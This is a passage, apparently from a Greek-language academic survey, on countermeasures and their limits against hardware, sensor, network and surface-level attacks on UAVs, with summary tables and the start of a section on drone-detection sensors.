Υπάρχουν πολλοί τύποι Trojans υλικού με ευρεία ταξινόμηση. Ανάλογα με τους τύπους τους, υπάρχουν αρκετές μέθοδοι για την πρόληψη ή τον εντοπισμό της εισαγωγής τους, κάτι που δεν είναι εύκολη υπόθεση. Αυτές οι μέθοδοι μπορεί να είναι προ-πυριτίου (κώδικας HDL ή ανάλυση netlist) ή μετά πυριτίου. Για παράδειγμα, μεταξύ των μεθόδων ανίχνευσης μετά το πυρίτιο, δηλαδή μετά την κατασκευή IC, υπάρχουν μέθοδοι λογικής δοκιμής, μέθοδοι ανάλυσης πλευρικού καναλιού που βασίζονται στην ανάλυση των φυσικών παραμέτρων (καθυστέρηση, κατανάλωση ενέργειας, ηλεκτρομαγνητικές εκπομπές κ.λπ.) των IC. Αυτές οι φυσικές παράμετροι θα τροποποιηθούν λόγω της εισαγωγής Hardware Trojans και επομένως η ανάλυσή τους θα επιτρέψει την ανίχνευση της παρουσίας τους.

Μια ακόμα προστασία από επιθέσεις hardware trojan, το IDS-ML (Intrusion Detection System with Machine Learning), το οποίο στοχεύει στον εντοπισμό τέτοιου είδους επιθέσεων. Το IDS-ML αντιπροσωπεύει ένα σύστημα ανίχνευσης εισβολής που βασίζεται στη μηχανική μάθηση, και η συνένωση αυτών των δύο τεχνολογιών μπορεί να βελτιώσει την ακρίβεια και την αποτελεσματικότητα της διαδικασίας ανίχνευσης εισβολής. Το IDS-ML μπορεί επίσης να μειώσει τα ψευδώς θετικά αποτελέσματα και να ανιχνεύσει άγνωστες ή πολύπλοκες επιθέσεις. Η ανίχνευση τέτοιων απειλών επιτυγχάνεται μέσω της χρήσης παραποιημένων δεδομένων ή εντολών που εκτελούνται και παράγουν σήματα διαμόρφωσης πλάτους παλμού (PWM). Ακόμη, η διαδικασία περιλαμβάνει την εκπαίδευση του μοντέλου μάθησης μέσω κακόβουλων δεδομένων. Τα κακόβουλα αυτά δεδομένα δημιουργούνται είτε από την παραβίαση του firmware είτε μέσω του hardware trojan.

Οι επιθέσεις supply chain [80] μπορούν να μετριαστούν αποφεύγοντας τη χρήση εξαρτημάτων που έχουν υποστεί βλάβη κατά τη διαδικασία κατασκευής που προορίζεται για UAV. Οι πρόσθετες λύσεις προστασίας από παραβιάσεις περιλαμβάνουν μέτρα όπως μικροεπεξεργαστές με προστασία από εισβολή, λογισμικό κατά της παραβίασης και άλλα. Μια άλλη αποτελεσματική προσέγγιση είναι η απενεργοποίηση της μη εξουσιοδοτημένης τροποποίησης που θα μπορούσε να υπονομεύσει την αυθεντικότητα κρίσιμων εξαρτημάτων UAV. Αυτά τα μέτρα περιλαμβάνουν προσεκτικό έλεγχο και παρακολούθηση των προμηθευτών και των κατασκευαστών για να διασφαλιστεί η ακεραιότητα των εξαρτημάτων που χρησιμοποιούνται στην παραγωγή UAV. Καθιερώνοντας αυστηρές διαδικασίες επαλήθευσης και διατηρώντας μια διαφανή αλυσίδα εφοδιασμού, οι οργανισμοί μπορούν να μειώσουν σημαντικά τον κίνδυνο επιθέσεων στην αλυσίδα εφοδιασμού. Επιπλέον, η εφαρμογή ισχυρών πρωτοκόλλων κρυπτογράφησης και ασφαλών καναλιών επικοινωνίας μπορεί να ενισχύσει την ασφάλεια των δεδομένων και των πληροφοριών που ρέουν εντός της αλυσίδας εφοδιασμού. Αυτό όχι μόνο προστατεύει ευαίσθητες πληροφορίες από την υποκλοπή, αλλά βοηθά επίσης στη διατήρηση της εμπιστευτικότητας και της ακεραιότητας της επικοινωνίας

μεταξύ διαφορετικών οντοτήτων στην αλυσίδα εφοδιασμού. Θα πρέπει επίσης να διενεργούνται τακτικοί έλεγχοι και αξιολογήσεις ασφάλειας για τον εντοπισμό τρωτών σημείων στην αλυσίδα εφοδιασμού και την έγκαιρη αντιμετώπιση τυχόν πιθανών κινδύνων. Οι οργανισμοί μπορούν να συνεργαστούν με ειδικούς στον τομέα της κυβερνοασφάλειας για να αξιολογήσουν τη συνολική θέση ασφαλείας της αλυσίδας εφοδιασμού τους και να εφαρμόσουν βέλτιστες πρακτικές για την ενίσχυση της άμυνας έναντι επιθέσεων.

Υπάρχοντα αντίμετρα για τον μετριασμό των επιθέσεων εξάντλησης της μπαταρίας περιλαμβάνουν τη χρήση κυκλωμάτων ασφαλείας στη διαχείριση μπαταριών. Ωστόσο, εάν η μετάδοση δεδομένων μεταξύ του UAV με το GCS δεν ελέγχεται ως προς την εγκυρότητα της, ο κακόβουλος χρήστης μπορεί να παραποιήσει τη μετάδοση και να εμφανίσει μια λανθασμένη στάθμη μπαταρίας στον χειριστή. Επομένως, χρειάζεται να υιοθετηθούν κρυπτογραφικές λύσεις για την ασφάλεια του UAV και του GCS ως προς τη μετάδοση δεδομένων. Επιπλέον, δίνεται η δυνατότητα της χρήσης της μηχανικής μάθησης ώστε να επιτυγχάνεται η αυτόματη ανίχνευση επιθέσεων εξάντλησης μπαταρίας στο UAV.

Για τη προστασία του UAV καθώς και για το μετριασμό των επιθέσεων των μονάδων ραδιοσυχνοτήτων από παράνομη πρόσβαση, ένα αντίμετρο αποτελεί η κρυπτογράφηση των δεδομένων αφού μπορεί να αποτρέψει σημαντικά τους κακόβουλους χρήστες στο να προβούν σε hijacking κατά του ιπτάμενου UAV.

Θέματα ασφάλειας σε επίπεδο υλικού, τα αντίμετρά τους και οι περιορισμοί συνοψίζονται στον Πίνακα Χ. Οι υπάρχουσες επιθέσεις κατά UAV σε επίπεδο υλικού περιλαμβάνουν τις επιθέσεις της εφοδιαστικής αλυσίδας, την εξάντληση της μπαταρίας επιθέσεις, τη χρήση τεχνικών hijacking και επιθέσεις on Radio Frequency Modules.

Πίνακας Χ: Υπάρχοντα αντίμετρα και περιορισμοί σε επίπεδο υλικού

Hardware Attacks		
Attacks	**Countermeasures**	**Limitations**
Hardware trojans [52]	- Construction of ML-based IDS for hardware trojan detection. - Conducting detailed circuit analysis.	- Hardware concealment techniques can bypass existing detection methods.
Supply chain attacks [80]	- Managing supply chain security during production. - Adoption of anti-tamper protected devices.	- Internal attacks during the manufacturing process.
Battery depletion attacks [58]	- Use of security circuits in Battery Management System. - Diagnosing UAV batteries pre-flight.	- For unauthorized communications, attackers can

	- Real-time battery discharge process monitoring.	falsely display battery levels to the operator.
Radio Frequency Modules attacks [62]	- Encrypting radio control (RC) link. - Encrypting onboard flight controller.	- Onboard encryption reduces bandwidth and increases chip latency.

5.1.3 Αντίμετρα για επιθέσεις σε επίπεδο αισθητήρα

Από τους κυριότερους στόχους σε επίπεδο επιθέσεων αποτελεί ξεκάθαρα ο αισθητήρας GPS, όπου ο επιτιθέμενος θα μπορούσε να προβεί σε επιθέσεις GPS spoofing/jamming. Στο σημείο αυτό μια σειρά από αντίμετρα βοηθούν ώστε να δώσουν ως λύση την ενεργοποίηση της αυτόνομης πλοήγησης όταν ο ελεγκτής πτήσης δεν λαμβάνει σήματα GPS. Επιπλέον αντίμετρα αποτελούν ο συνδυασμός του IDS με τη ML για την ανίχνευση και την καταγραφή γνωστών επιθέσεων σε επίπεδο αισθητήρων. Αυτές οι λύσεις συλλέγουν ένα σύνολο από δεδομένων που προορίζονται για την εκπαίδευσης στηριζόμενα στα ηλεκτρονικά εξαρτήματα του UAV, όπως ημερολόγια πτήσης και μετρήσεις αισθητήρων. Ωστόσο, η εφαρμογή στον πραγματικό κόσμο είναι πρόκληση λόγω των περιορισμένων ενεργειακών και υπολογιστικών πόρων στα συστήματα του UAV. Μια ακόμα εναλλακτική λύση είναι η χρήση πρόσθετων αισθητήρων πλοήγησης όταν τα σήματα GPS δεν είναι διαθέσιμα. Επίσης αποτροπή από το να πραγματοποιήσει πλαστογράφηση GPS επίθεση θα μπορούσε να επιτευχθεί ανιχνεύοντας ασυνήθιστη ισχύ σήματος αλλαγές, γεγονός που υποδηλώνει την έναρξη μιας επίθεσης πλαστογράφησης. Τέλος σε περιπτώσεις πολλαπλών UAVs η και σμηνών, δίνεται μια συλλογική προσέγγιση βεβαίωσης δεδομένων που επαληθεύει την ορθότητα των κοινών πληροφοριών όπως οι συντεταγμένες GPS.

Για την αποτροπή επιθέσεων τύπου False sensor data injection τα κυρία αντιμέτρα για τον μετριασμό αφορούν πρωτόκολλα κρυπτογράφησης και ασφαλούς επικοινωνίας για την προστασία των αισθητηριακών δεδομένων που μεταδίδονται από τους αισθητήρες του drone εξασφαλίζοντας έτσι ότι οι αναφερόμενες επιθέσεις που βασίζονται σε αισθητήρες και στοχεύουν να το αισθητήριο κανάλι, τα σήματα GPS και επίσης την εισαγωγή ψευδή δεδομένων στον αισθητήρα. Η διασταυρούμενη επαλήθευση δεδομένων με συλλογή μετρήσεων αισθητήρων από διαφορετικούς αισθητήρες προστατεύουν τα UAVs από τη συλλογή ψευδών αισθητήρων δεδομένα. Επιπλέον οι αισθητήρες οπτικής ροής βασίζονται σε αλγόριθμους οπτικής ροής, οι οποίοι χρησιμοποιούνται για τη μέτρηση οπτική κίνηση επομένως η δημιουργία ισχυρών αλγορίθμων οπτικής ροής όπως καθώς ο αλγόριθμος RANSAC αποτελεί μια άμυνα για την αποτροπή της πλαστογράφησης. Η ενημέρωση του λογισμικού και του firmware του οπτικού αισθητήρα και του συστήματος ελέγχου του

οχήματος μπορεί να βοηθήσει στην αντιμετώπιση τρωτών σημείων και στην πρόληψη επιθέσεων.

Για την αντιμετώπιση των επιθέσεων στους αδρανειακούς αισθητήρες UAV, είναι απαραίτητη μια πολύπλευρη προσέγγιση. Η φυσική θωράκιση περιλαμβάνει την απομόνωση των αισθητήρων MEMS και την εφαρμογή μηχανισμών απόσβεσης κραδασμών για τη προστασία από άμεσες ηχητικές επιθέσεις και εξωτερικές διαταραχές. Οι τεχνικές επεξεργασίας σήματος, συμπεριλαμβανομένου του φιλτραρίσματος, βοηθούν στη διάκριση γνήσιων δεδομένων αισθητήρων από θόρυβο που προκαλείται από άλλα μέσα, ενισχύοντας την αξιοπιστία των μετρήσεων. Ο πλεονασμός μέσω πολλαπλών αισθητήρων και η χρήση εξωτερικών συστημάτων αναφοράς συμβάλλουν στον εντοπισμό και την απόρριψη ακραίων σημείων που προκύπτουν από παρεμβολές ήχου. Η ακουστική θωράκιση, που επιτυγχάνεται μέσω προστατευτικών περιβλημάτων και ηχοαπορροφητικών υλικών, παίζει καθοριστικό ρόλο στην ελαχιστοποίηση της διάδοσης του ήχου στους αισθητήρες. Τέλος τα ασφαλή κανάλια επικοινωνίας, η κρυπτογράφηση και η τακτική συντήρηση διασφαλίζουν την ακεραιότητα των δεδομένων του αισθητήρα.

Θέματα ασφάλειας σε επίπεδο αισθητήρων, τα αντίμετρά τους και οι περιορισμοί συνοψίζονται στον Πίνακα XI.

Πίνακας XI: Υπάρχοντα αντίμετρα και περιορισμοί σε επίπεδο αισθητήρων.

Sensor Attacks		
Attacks	**Countermeasures**	**Limitations**
GPS jamming/spoofing [61] [77] [76]	- Activation of autonomous navigation without GPS signal. - Use of additional sensors for alternative navigation. - Adoption of ML-based IDS for detecting sensor-based attacks.	- Limited energy and computational cost for realistic implementations.
False sensor data injection [50]	- Modeling of UAV's physical properties. - Ensuring sensor measurements in the presence of physical disturbances. - Cross-verification of data through sensor measurements from an alternative sensor set.	- The adoption of existing solutions to other types of sensor arrays on the vehicle is still unknown.
Inertial sensors attack [72]	-Physical isolation for acoustic sensory channels to shield the sound noise.	-The physical isolation could increase the temperature and cause a malfunctioning of the UAVs.

5.2 Μέτρα προστασίας σε επίπεδο επικοινωνιών

Η διασφάλιση των φυσικών ιδιοτήτων του καναλιού επικοινωνίας (π.χ. μέσο μετάδοσης, φυσική τοπολογία κ.λπ.) είναι ένα από τα μέτρα μετριασμού κατά των επιθέσεων φυσικού επιπέδου & επιπέδου MAC του UAV. Δεδομένης της ευρείας χρήσης των UAVs σε διάφορες ασύρματες τεχνολογίες επικοινωνίας, είναι σημαντικό να ληφθεί υπόψη ότι η διασφάλιση των ασύρματων επικοινωνιών στο φυσικό & MAC επίπεδο αποτελεί πρόκληση λόγω των χαρακτηριστικών κάθε επικοινωνίας τεχνολογίας (π.χ. κατηγορία, συχνότητα, εμβέλεια κ.λπ.). Επιπλέον, μπορούν να χρησιμοποιηθούν αλγόριθμοι κρυπτογράφησης όπως ο AES στις επικοινωνίες του φυσικού επιπέδου και του επιπέδου MAC. Ως προς την ασφάλεια των εμπορικών UAV που η επικοινωνία βασίζονται στο Wi-Fi, το σύστημα κρυπτογράφησης για την επικοινωνία δεδομένων αποτελεί το κύριο αντίμετρο για την αποτροπή επιθέσεων όπως είναι το ARP-Poisoning. Εκτός από αυτά, μια από τις καλύτερες πρακτικές για την ασφαλή επικοινωνία σε αυτό το επίπεδο είναι η διατήρηση του firmware της συσκευής και του σχετικού λογισμικού να είναι ενημερωμένο με τη χρήση των επιδιορθώσεων ασφαλείας που κυκλοφορούν. Για τον μετριασμό των επιθέσεων υποκλοπής στα δίκτυα UAVs, ο χρήστης μπορεί να εφαρμόσει σύστημα κρυπτογράφησης με έλεγχο ταυτότητας. Με το τρόπο αυτό κατά την επικοινωνία μεταξύ UAV και GCS διασφαλίζεται η εμπιστευτικότητα και η αυθεντικότητα των ανταλλασσόμενων δεδομένων. Οι αλγόριθμοι ελέγχου ισχύος παρουσιάζουν μια αποτελεσματική προσέγγιση για τη δημιουργία μιας τοπολογίας δικτύου σε ένα UAV που διασφαλίζει την ποιότητα υπηρεσίας (QoS), και χρησιμοποιείται επίσης για την αποτροπή επιθέσεων υποκλοπής. Επιπλέον, με συνεχείς ελέγχους ταυτότητας κατά των επιθέσεων υποκλοπής μπορεί να αναγνωρίζεται το μοναδικό προφίλ ενός χειριστή κατά τη διάρκεια της πτητικής αποστολής. Τέλος το IDS αποτελούν μια σημαντική λύση στην ανίχνευση και αποτροπή κακόβουλων δραστηριοτήτων εισβολής, όπως επιθέσεις DoS. Για την αποτροπή της αποκάλυψης ευαίσθητων πληροφοριών στο επίπεδο μεταφοράς, είναι σημαντικό να υλοποιηθεί μια σειρά από μηχανισμούς όπως είναι τα κρυπτογραφικά πρωτόκολλα, ασφαλή κλειδιά κλπ. που θα διασφαλίζουν την εμπιστευτικότητα και την ακεραιότητα των ανταλλασσόμενων δεδομένων. Ο πίνακας XII περιλαμβάνει τα υπάρχοντα αντίμετρα και τους περιορισμούς σε επίπεδο δικτύου.

Για τις επιθέσεις FANET οι συγγραφείς του άρθρου [70] έχουν προτείνει λύσεις μέσω διάφορων πρωτοκόλλων δρομολόγησης που εγγυώνται τη διαδικασία δρομολόγησης και την αξιοπιστία στη παρουσία κακόβουλων κόμβων, και εστιάζουν στον έλεγχο ταυτότητας μηνυμάτων, τις ψηφιακές υπογραφές και το κατακερματισμό, διατηρώντας την εμπιστευτικότητα και την ακεραιότητα του δικτύου UAV. Παραδείγματα των πρωτοκόλλων

δρομολόγησης που βασίζονται σε ασφαλή βάση για δίκτυα UAV είναι: (i) SUANET, (ii) PASER, (iii) SUAP, (iv) AODVSEC και (v) SRPU. Καθένα από αυτά τα πρωτόκολλα χρησιμοποιούν μια συγκεκριμένη στρατηγική για την ικανοποίηση της ασφάλειας και το απόρρητο της διαδρομής δρομολόγησης. Πιο αναλυτικά έχουμε:

- Το SUANET (Secure UAV Ad-hoc NETwork) αντιπροσωπεύει ένα καινοτόμο πρωτόκολλο δρομολόγησης που εστιάζει στην ασφαλή λειτουργία των δικτύων FANET. Με τη χρήση εξελιγμένων στρατηγικών διαχείρισης κλειδιών, το SUANET δημιουργεί πολλαπλά κλειδιά για τα UAV, εξασφαλίζοντας όχι μόνο την εμπιστευτικότητα των δεδομένων, αλλά και την αυθεντικότητα και την ακεραιότητά τους. Ενισχύοντας τη διαδικασία δρομολόγησης με μηχανισμούς ασφαλείας, το πρωτόκολλο αυτό εξασφαλίζει ότι τα UAV μπορούν να βρίσκουν την πιο αξιόπιστη διαδρομή προς τον προορισμό τους, ενώ παράλληλα προσφέρει αξιόπιστη παράδοση των δεδομένων μεταξύ τους.

- Το PASER (Position-Aware, Secure, and Efficient mesh Routing) ειναι ένα πρωτόκολλο δρομολόγησης, το οποίο προσφέρει ασφάλεια και αποτελεσματικότητα, και είναι ιδανικό για την εφαρμογή σε δίκτυα αυτόνομων αεροσκαφών (FANET). Το PASER βασίζεται σε σημαντικές κρυπτογραφικές τεχνικές, εξασφαλίζοντας την προστασία των πακέτων δρομολόγησης κατά την ανταλλαγή τους στο δίκτυο. Ταυτόχρονα, το πρωτόκολλο προσέχει να διατηρεί διαδρομές που περιλαμβάνουν μόνο έγκυρα UAVs και αποφεύγει την εισαγωγή κακόβουλων UAVs στο δίκτυο. Με την δυνατότητα ταχείας ανίχνευσης των κακόβουλων UAVs και την απομόνωσή τους, το PASER προάγει την ασφάλεια της διαδικασίας δρομολόγησης, αποτρέποντας παράλληλα απόπειρες παραβίασης της αναμενόμενης συμπεριφοράς των UAVs.

- Το πρωτόκολλο SUAP (Secure UAV Ad hoc Routing Protocol) αποτελεί μια λύση για τη δρομολόγηση σε FANET, βασισμένη στο αξιόπιστο πρωτόκολλο AODV. Έχοντας ως πρωταρχικό στόχο την ασφάλεια των επικοινωνιών, το SUAP επιδιώκει την εξασφάλιση της ακεραιότητας των μηνυμάτων και παρέχει ταυτόχρονα μηχανισμούς εντοπισμού και πρόληψης από επιθέσεις τύπου blackhole. Κατά τη διαδικασία ανταλλαγής πακέτων ελέγχου μεταξύ των αεροσκαφών, το πρωτόκολλο περιλαμβάνει στατικά στοιχεία, όπως διευθύνσεις IP, τα οποία προστατεύονται μέσω της χρήσης ψηφιακών υπογραφών. Αυτό εξασφαλίζει την πιστοποίηση της πηγής των δεδομένων και εμποδίζει την παραποίηση των πληροφοριών. Παράλληλα, το πρωτόκολλο χρησιμοποιεί αλυσίδες κατακερματισμού για την προστασία των δυναμικών πεδίων, όπως το πλήθος αναπήδησης, εξασφαλίζοντας έτσι την ακεραιότητα των μεταδιδόμενων δεδομένων.

- Το AODV-SEC (Ad hoc On-demand Distance Vector Secure) είναι μια ασφαλής έκδοση του γνωστού πρωτοκόλλου AODV [176] και μπορεί να εφαρμοστεί σε FANET. Τόσο η υποδομή όσο και τα δημόσια κλειδιά πιστοποίησης λειτουργούν ως σημεία αναφοράς για την ενίσχυση της εμπιστοσύνης. Το βασικό στόχο του AODV-SEC εστιάζει στην ασφάλεια της διαδικασίας ανακάλυψης, συνοδευόμενης από την ανταλλαγή ελεγκτικών πακέτων. Πέραν αυτού, το AODV-SEC προβαίνει σε επαλήθευση των κόμβων επικοινωνίας και των ενδιάμεσων κόμβων που τους διαχωρίζουν, ταυτόχρονα αποκλείοντας τους κόμβους που δεν εμπίπτουν στην κατηγορία των αξιόπιστων.

- Το SRPU (Secure Routing Protocol for UAVs) είναι ένα εξειδικευμένο πρωτόκολλο δρομολόγησης που έχει σχεδιαστεί για την ενίσχυση της ασφάλειας στα δίκτυα μη επανδρωμένων εναέριων οχημάτων (UAV). Είναι προσαρμοσμένο για να αντιμετωπίζει τις μοναδικές προκλήσεις και απαιτήσεις των UAV που λειτουργούν σε περιβάλλοντα όπως τα FANET (Flying Ad-hoc Networks). Το πρωτόκολλο στοχεύει να παρέχει ασφαλή και αξιόπιστη επικοινωνία μεταξύ των UAV χρησιμοποιώντας διάφορους μηχανισμούς ασφαλείας. Εστιάζει στη διαφύλαξη της διαδικασίας δρομολόγησης και της ανταλλαγής πακέτων μεταξύ των UAV. Μπορεί να χρησιμοποιεί έννοιες από καθιερωμένα πρωτόκολλα δρομολόγησης όπως το AODV (Ad hoc On-Demand Distance Vector) και να τις βελτιώνει με χαρακτηριστικά ασφαλείας για να διασφαλίζει την ακεραιότητα, την αυθεντικότητα και το απόρρητο των μεταδόσεων δεδομένων εντός του δικτύου UAV. Η χρήση του SRPU αποσκοπεί στην αντιμετώπιση πιθανών απειλών και τρωτών σημείων που ενδέχεται να αντιμετωπίσουν τα δίκτυα UAV, όπως η υποκλοπή, η χειραγώγηση πακέτων και η μη εξουσιοδοτημένη πρόσβαση. Δίνοντας προτεραιότητα στα μέτρα ασφαλείας, το SRPU συμβάλλει στη συνολική ανθεκτικότητα και αποτελεσματικότητα των επικοινωνιών UAVs σε δυναμικά και συχνά απαιτητικά περιβάλλοντα.

Πίνακας XII: Υπάρχοντα αντίμετρα και περιορισμοί σε επίπεδο δικτύου

Layer	Attacks	Countermeasures	Limitation
Physical	Eavesdropping [50]	- The use of a power control algorithm against eavesdropping in UAV communications. - Adoption of verified encryption.	Approaches that rely on cryptography demand extra computation and may lead to higher energy consumption.
Data link	Deauthentication [105]	- Enhances Wi-Fi encryption and authentication protocols.	- Some older devices may not support the latest encryption and authentication protocols.

		- Monitors and blocks unauthorized activities using IDS	- IDS can sometimes generate false alerts, disrupting legitimate activities and causing frustration
Network	Man-in-the-Middle [79]	- Encryption of communication control data.	-Delays issues for critical UAV applications.
	Forgery [67]	- Activation of a multi-level security framework.	-Network complexity increases in scenarios involving multiple UAVs.
	DoS [82] [83]	- Building IDS solutions.	-Impacts on GCS-UAV communication performance. -Signature-based IDS fails against attacks that change their patterns. -Anomaly-based IDS may suffer from false positives and false negatives.
	Blackhole, Grayhole, Sybil, Wormhole, Replay [41] [42]	- Utilizing routing protocols	-High computation overheads and delay. -The security features are supported only by few routing protocols.
Transport	SYN flood [106]	- Intrusion Detection/Prevention Systems (IDS/IPS) - SYN Cookies - Traffic Filtering and Rate Limiting	-Anomaly-based IDS may suffer from false positives and false negatives. -SYN cookies aid against SYN flood attacks but strain server resources, affecting performance. -Overly aggressive filtering or rate limiting can block legitimate traffic, causing disruptions and frustration for users.

5.3 Μέτρα προστασίας σε επίπεδο επιφάνειας

Για την πρόληψη παραβιάσεων που μπορούν να οδηγήσουν σε σοβαρές ζημιές, οι οργανισμοί πρέπει να δίνουν πρωταρχική σημασία στην προστασία των φυσικών και ψηφιακών τους πόρων. Η φυσική ασφάλεια αποτελεί κεντρικό στοιχείο για την προστασία των

περιουσιακών στοιχείων του drone. Είναι απαραίτητο ένας οργανισμός να διαθέτει αποτελεσματικά μέτρα για την πρόληψη μη εξουσιοδοτημένων εισόδων. Πολλοί οργανισμοί επενδύουν σε κάμερες παρακολούθησης, που αποτρέπουν παραβιάσεις και καταγράφουν στοιχεία σε περίπτωση περιστατικών [118]. Σύστηματα ελέγχου πρόσβασης, όπως κάρτες-κλειδιά και βιομετρικοί σαρωτές (δακτυλικά αποτυπώματα, αναγνώριση ίριδας, αναγνώριση προσώπου) προσθέτουν ένα εξεζητημένο επίπεδο προστασίας, συνδέοντας την πρόσβαση με τα μοναδικά χαρακτηριστικά του εξουσιοδοτημένου προσωπικού.

Καθώς τα drones συλλέγουν και αποθηκεύουν όλο και περισσότερα δεδομένα, η ασφάλεια των πληροφοριών αυτών γίνεται πρωταρχικής σημασίας. Ένα ζωτικό στοιχείο στην προστασία των δεδομένων των drones είναι η κρυπτογράφηση. Προστατεύοντας τα δεδομένα μέσω κωδικοποίησης, η κρυπτογράφηση προλαμβάνει τη μη εξουσιοδοτημένη πρόσβαση. Έτσι, ακόμη και αν κάποιος καταφέρει να αποκτήσει πρόσβαση στα δεδομένα, η διαδικασία αποκρυπτογράφησης θα είναι εξαιρετικά δύσκολη. Επιπρόσθετα, τα τακτικά και συνεπή αντίγραφα ασφαλείας είναι απαραίτητα, διασφαλίζοντας τη διαθεσιμότητα των δεδομένων σε περίπτωση απώλειας λόγω τεχνικών προβλημάτων ή επιθέσεων. Τέλος, οι μηχανισμοί ελέγχου πρόσβασης δεν είναι σημαντικοί μόνο για την φυσική ασφάλεια, αλλά και για τα ψηφιακά δεδομένα των drones [119]. Χρησιμοποιώντας μέτρα περιορισμένης πρόσβασης, εξασφαλίζουμε ότι μόνο εξουσιοδοτημένα άτομα έχουν πρόσβαση στα δεδομένα, μειώνοντας τον κίνδυνο διαρροών.

Για την αποτροπή επιθέσεων στα APIs από τις κοινές απειλές, θα πρέπει να ληφθούν μια σειρά από σύνθετα μέτρα [120]. Όσον αφορά τις επιθέσεις injections, η εφαρμογή παραμετροποιημένων ερωτημάτων, η επικύρωση (validation) και η διαδικασία καθαρισμού ή φιλτραρίσματος των δεδομένων (sanitization) στις εισόδους των χρηστών, αποτρέπει την εκτέλεση εντολών από τρίτους [121]. Για την αντιμετώπιση των προβλημάτων που σχετίζονται με την πιστοποίηση, οι μηχανισμοί όπως το "OAuth" και το "JWT" μπορούν να ενισχύονται με τη χρήση multi-factor authentication και ισχυρών πολιτικών για τους κωδικούς πρόσβασης. Τα "API keys" λειτουργούν ως μέσα αναγνώρισης και εξουσιοδότησης, εξασφαλίζοντας την πρόσβαση μόνο σε εξουσιοδοτημένες εφαρμογές και χρήστες [122]. Ο περιορισμός του "Rate Limiting" και η διασφάλιση της ακεραιότητας των δεδομένων είναι ζωτικής σημασίας για την προστασία από καταχρήσεις και επιθέσεις. Προστατεύοντας από την έκθεση ευαίσθητων δεδομένων, η κρυπτογράφηση των δεδομένων "at rest" και "in transit", σε συνδυασμό με τη χρήση πρωτοκόλλου HTTPS και ισχυρών κλειδιών, και ισχυρών κλειδιών, αποτελεί ένα σημαντικό μετρό. Επιπρόσθετα, πρέπει να περιορίζεται η έκθεση ευαίσθητων "endpoints" στην εφαρμογή [123]. Για την αποφυγή προβλημάτων όπως "Broken Access Control", η προσέγγιση των "Least Privileges" και οι ακριβείς έλεγχοι πρόσβασης βάσει ρόλων είναι απαραίτητοι. Όσον αφορά την ασφάλεια των δεδομένων από κάποιο Misconfiguration, ο τακτικός έλεγχος, η απενεργοποίηση περιττών χαρακτηριστικών και η συνεχής ενημέρωση των συστημάτων

μπορούν να προσφέρουν αυξημένη προστασία. Ο πίνακας XIII αναφέρει τα υπάρχοντα αντίμετρα και τους περιορισμούς σε επίπεδο επιφάνειας.

Πίνακας XIII: Υπάρχοντα αντίμετρα και περιορισμοί σε επίπεδο επιφάνειας

Surface Attacks		
Attacks	**Countermeasures**	**Limitations**
Physical Access Points [118]	- Physical security measures (e.g., locks, security personnel). - Surveillance cameras. - Access control systems (e.g., key cards, biometrics).	- High installation and maintenance costs - Risk of false alarms or malfunctions - Potential invasion of privacy
Data Storage Areas [123]	- Data encryption. - Regular backups. - Restricted access controls. - Data masking.	- Potential performance overhead - Complexity in key management - Backup and recovery may become complex
Unsecured APIs [117],[120],[121]	- Use of API keys - Rate limiting - Use parameterized queries or prepared statements. - Always validate and sanitize input data - Regularly review and update API security configurations	- May affect usability for legitimate users - Development overhead for secure coding practices

6. Αισθητήρες και Τεχνολογίες Ανίχνευσης

Οι αισθητήρες και οι τεχνολογίες ανίχνευσης αναφέρονται σε συσκευές και συστήματα που έχουν σχεδιαστεί για να συλλαμβάνουν και να μετρούν διάφορες φυσικές, χημικές ή περιβαλλοντικές παραμέτρους από το περιβάλλον. Αυτές οι τεχνολογίες χρησιμοποιούνται ευρέως και για την ανίχνευση κακόβουλων UAVs και διαδραματίζουν κρίσιμο ρόλο στην παροχή δεδομένων σε πραγματικό χρόνο για διαδικασίες λήψης αποφάσεων, αυτοματισμού και ελέγχου [55]. Υπάρχουν πολλοί τύποι αισθητήρων και τεχνολογιών ανίχνευσης, καθένας από τους οποίους ειδικεύεται στην ανίχνευση συγκεκριμένων τύπων σημάτων ή φυσικών ιδιοτήτων, όπως είναι όπως οι (i) αισθητήρες ανίχνευσης ραντάρ, (ii) αισθητήρες ανίχνευσης ραδιοσυχνοτήτων, (iii) ακουστικοί αισθητήρες και (iv) οπτικοί αισθητήρες. Καθένας από αυτούς έχει τα πλεονεκτήματα καθώς και τα μειονεκτήματα όπως αναλύονται στο πίνακα XIV [107].

6.1 Ανίχνευση με Ράνταρ


Ένα ραντάρ επιτήρησης έχει σχεδιαστεί με ένα σύνολο κεραιών για την ανίχνευση και την παρακολούθηση πολλαπλών αντικειμένων ταυτόχρονα. Εκπέμπει ένα σήμα προκειμένου να λάβει την αντανάκλαση των αεροσκαφών, υπολογίζοντας τις διαστάσεις του αντικειμένου, και προαιρετικά, ταχύτητα, επιτάχυνση και κατεύθυνση.

